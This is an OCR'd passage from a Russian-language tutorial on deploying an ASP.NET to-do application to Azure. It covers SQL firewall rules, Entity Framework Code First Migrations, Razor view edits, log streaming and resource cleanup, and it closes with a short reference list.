


Разрешение клиентских подключений с вашего компьютера

Откроется диалоговое окно **Создать новое правило брандмауэра**. По умолчанию к экземпляру базы данных SQL могут подключаться только службы Azure, такие как ваше веб-приложение Azure. Чтобы подключиться к базе данных, создайте правило брандмауэра в экземпляре базы данных SQL. Это правило разрешает подключения с общедоступного IP-адреса вашего локального компьютера.

В диалоговом окне уже указан общедоступный IP-адрес компьютера.


Убедитесь, что флажок **Добавить IP-адрес моего клиента** установлен, и щелкните **ОК**.



После окончания настройки брандмауэра для экземпляра базы данных SQL ваше подключение появится в **обозревателе объектов SQL Server**.

В нем вы можете выполнять большинство распространенных операций с базой данных: выполнять запросы, создавать представления и хранимые процедуры и многое другое.

Разверните узел подключения, выберите **Базы данных** > **<ваша база данных >** > **Таблицы**. Щелкните таблицу `Todoes` правой кнопкой мыши и выберите **Просмотреть данные**.



Изменение приложения с помощью Code First Migrations

Обновить базу данных и веб-приложение в Azure можно с помощью знакомых инструментов Visual Studio. На этом шаге вы измените схему базы данных с помощью Code First Migrations в Entity Framework и опубликуете ее в Azure.

Обновление модели данных

Откройте файл *Models\Todo.cs* в редакторе кода. Добавьте в класс `ToDo` следующее свойство:

```
public bool Done { get; set; }
```

Локальный запуск Code First Migrations

Выполните несколько команд, чтобы обновить локальную базу данных.

В меню **Инструменты** выберите **Диспетчер пакетов NuGet** > **Консоль диспетчера пакетов**.

В окне консоли диспетчера пакетов включите Code First Migrations:

PowerShell

```
Enable-Migrations
```

Добавьте миграцию:

PowerShell

```
Add-Migration AddProperty
```

Обновите локальную базу данных:

PowerShell

```
Update-Database
```

Введите `Ctrl+F5`, чтобы запустить приложение. Проверьте ссылки "Изменить", "Сведения" и "Создать".

Если приложение загружается без ошибок, Code First Migrations успешно включен. Однако ваша страница не изменилась, так как новое свойство все еще не используется в логике приложения.

Использование нового свойства

Внесите некоторые изменения в код, чтобы использовалось свойство `Done`. Для простоты мы изменим только представления `Index` и `Create`, чтобы просмотреть свойство в действии.

Откройте файл *Controllers\TodosController.cs*.

Найдите метод `Create()` в строке 52 и добавьте `Done` в список свойств атрибута `Bind`. Когда все будет готово, сигнатура метода `Create()` должна выглядеть следующим образом:

C#

```
public ActionResult Create([Bind(Include =
"Description,CreatedDate,Done")] Todo todo)
```

Откройте файл *Views\Todos\Create.cshtml*.

В коде Razor вы должны увидеть элемент `<div class="form-group">`, который использует `model.Description`, и еще один элемент `<div class="form-group">`, который использует `model.CreatedDate`. Сразу после этих двух элементов добавьте еще один элемент `<div class="form-group">`, который использует `model.Done`:

C#

```
<div class="form-group">
    @Html.LabelFor(model => model.Done, htmlAttributes: new {
@class = "control-label col-md-2" })
    <div class="col-md-10">
        <div class="checkbox">
            @Html.EditorFor(model => model.Done)
            @Html.ValidationMessageFor(model => model.Done,
"", new { @class = "text-danger" })
        </div>
    </div>
</div>
```

Откройте файл *Views\Todos\Index.cshtml*.

Найдите пустой элемент `<th></th>`. Добавьте следующий код Razor над этим элементом:

C#

```
<th>
    @Html.DisplayNameFor(model => model.Done)
</th>
```

Найдите элемент `<td>`, который содержит вспомогательные методы `Html.ActionLink()`. *Над* элементом `<td>` добавьте еще один элемент `<td>` со следующим кодом Razor:

C#

```
<td>
    @Html.DisplayFor(modelItem => item.Done)
</td>
```

Это все, что нужно сделать, чтобы увидеть изменения в представлениях `Index` и `Create`.

Введите `Ctrl+F5`, чтобы запустить приложение.


Теперь вы сможете добавить элемент списка дел и установить флажок **Готово**. После этого задание должно появиться на главной странице как выполненное. Помните, что в представлении `Edit` не отображается поле `Done`, так как вы не изменили представление `Edit`.

Включение Code First Migrations в Azure

Теперь, когда изменения в коде, включая миграцию базы данных, выполнены успешно, можно опубликовать изменения в веб-приложение Azure, а также обновить базу данных SQL для использования Code First Migrations.

Как и прежде, щелкните правой кнопкой мыши свой проект и выберите **Опубликовать**.


Щелкните **Параметры**, чтобы открыть мастер публикации.



В мастере нажмите кнопку **Далее**.

Убедитесь, что строка подключения для базы данных SQL в контексте **MyDatabaseContext (MyDbConnection)** заполнена. Возможно, вам потребуется выбрать базу данных **myToDoAppDb** из раскрывающегося списка.

Установите флажок **Выполнять Code First Migrations (при запуске приложения)** и нажмите кнопку **Сохранить**.




Публикация изменений

Включив Code First Migrations в веб-приложении Azure, опубликуйте изменения кода.

На странице публикации щелкните **Опубликовать**.

Попробуйте добавить новые задачи, устанавливая флажок **Готово**. Эти задачи должны появляться на главной странице как выполненные.



Все имеющиеся элементы списка дел по-прежнему отображаются. При повторной публикации приложения ASP.NET существующие данные в базе данных SQL не теряются. Кроме того, Code First Migrations изменяет только схему данных, оставляя существующие данные нетронутыми.

Потоковая передача журналов приложений

Сообщения трассировки можно передавать прямо из веб-приложения Azure в Visual Studio.

Откройте файл *Controllers\TodosController.cs*.

Каждое действие начинается с метода `Trace.WriteLine()`. Этот код добавлен, чтобы показать, как добавить сообщения трассировки в веб-приложение Azure.

Откройте обозреватель сервера


В меню **Представление** выберите **Обозреватель серверов**. Ведение журнала для веб-приложения Azure можно включить в **обозревателе сервера**.

Включение потоковой передачи журналов


В **обозревателе сервера** выберите **Azure** > **Служба приложений**.

Разверните группу ресурсов **myResourceGroup**, которая была создана при создании веб-приложения.

Щелкните веб-приложение правой кнопкой мыши и выберите **Просмотреть журналы потоковой передачи**.



Теперь журналы передаются в окно **Выходные данные**.



Однако сообщения трассировки пока не отображаются. Это объясняется тем, что когда вы в первый раз выбираете пункт меню **Просмотр журналов потоковой**


передачи, веб-приложение устанавливает уровень трассировки в `Error`, при котором в журнал записываются только события ошибок (с помощью метода `Trace.TraceError()`).

Изменение уровней трассировки

Чтобы изменить уровень трассировки для вывода других сообщений трассировки, вернитесь в **обозреватель сервера**.

Снова щелкните веб-приложение правой кнопкой мыши и выберите **Просмотр параметров**.

В раскрывающемся списке **Ведение журнала приложения (файловая система)** выберите **Подробно**. Выберите команду **Сохранить**.



Совет

Вы можете поэкспериментировать с различными уровнями трассировки, чтобы посмотреть, какие типы сообщений отображаются для каждого уровня. Например, уровень **Информация** включает все журналы, созданные `Trace.TraceInformation()`, `Trace.TraceWarning()`, и `Trace.TraceError()`, но не включает журналы, созданные `Trace.WriteLine()`.

В браузере снова перейдите к веб-приложению по адресу *http://<имя вашего приложения>.azurewebsites.net*, а затем щелкните правой кнопкой приложение


списка дел в Azure. Теперь сообщения трассировки передаются в окно **Выходные данные** в Visual Studio.

console

```
Application: 2017-04-06T23:30:41   PID[8132] Verbose       GET
/Todos/Index
Application: 2017-04-06T23:30:43   PID[8132] Verbose       GET
/Todos/Create
Application: 2017-04-06T23:30:53   PID[8132] Verbose       POST
/Todos/Create
Application: 2017-04-06T23:30:54   PID[8132] Verbose       GET
/Todos/Index
```

Выключение потоковой передачи журналов


Чтобы остановить службу потоковой передачи журналов, нажмите кнопку **Остановить наблюдение** в окне **Выходные данные**.



Управление веб-приложением Azure


Перейдите на портал Azure, чтобы увидеть созданное веб-приложение.

В меню слева выберите **Служба приложений**, а затем щелкните имя своего веб-приложения Azure.



Вы попадете на страницу веб-приложения.

По умолчанию на портале отображается страница **Обзор**. Здесь вы можете наблюдать за работой приложения. Вы также можете выполнять базовые задачи управления: обзор, завершение, запуск, перезагрузку и удаление. На вкладках в левой части страницы отображаются различные страницы конфигурации, которые можно открыть.



Очистка ресурсов

На предыдущем шаге вы создали ресурсы Azure в группе ресурсов. Если вы считаете, что в будущем эти ресурсы вам не понадобятся, их можно удалить, удалив группу ресурсов.

1. На странице **Обзор** веб-приложения на портале Azure щелкните ссылку **myResourceGroup** в разделе **Группы ресурсов**.
2. На странице группы ресурсов убедитесь, что перечислены ресурсы, которые нужно удалить.
3. Щелкните **Удалить**, введите в текстовое поле **myResourceGroup** и снова щелкните **Удалить**.

СПИСОК ЛИТЕРАТУРЫ

1. *Радченко, Г.И.* Распределенные вычислительные системы / *Г.И. Радченко*. – Челябинск:: Фотохудожник, 2012. – 184 с. http://window.edu.ru/resource/646/76646/files/Radchenko_Distributed_Computer_Systems.pdf.
2. *Foster, I.* The Anatomy of the Grid: Enabling Scalable Virtual Organizations / *I. Foster, C. Kesselman, S. Tuecke* // International Journal of Supercomputer Applications and High Performance Computing. – 2001. – Vol. 15, No 3. – P. 200 – 222.
3. A break in the clouds: towards a cloud definition / *L. M. Vaquero et al*. // ACM SIGCOMM Computer Communication Review. – 2009. – Vol. 39. – P. 50 – 55.
4. *Mell, P.* The NIST Definition of Cloud Computing [Electronic Resource] / *P. Mell, T. Grance* // NIST Special Publication 800-145. – 2011. – Available from: http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf.
5. Руководство по началу работы для разработчиков Azure. https://docs.microsoft.com/ru-ru/azure/guides/developer/azure-developer-guide
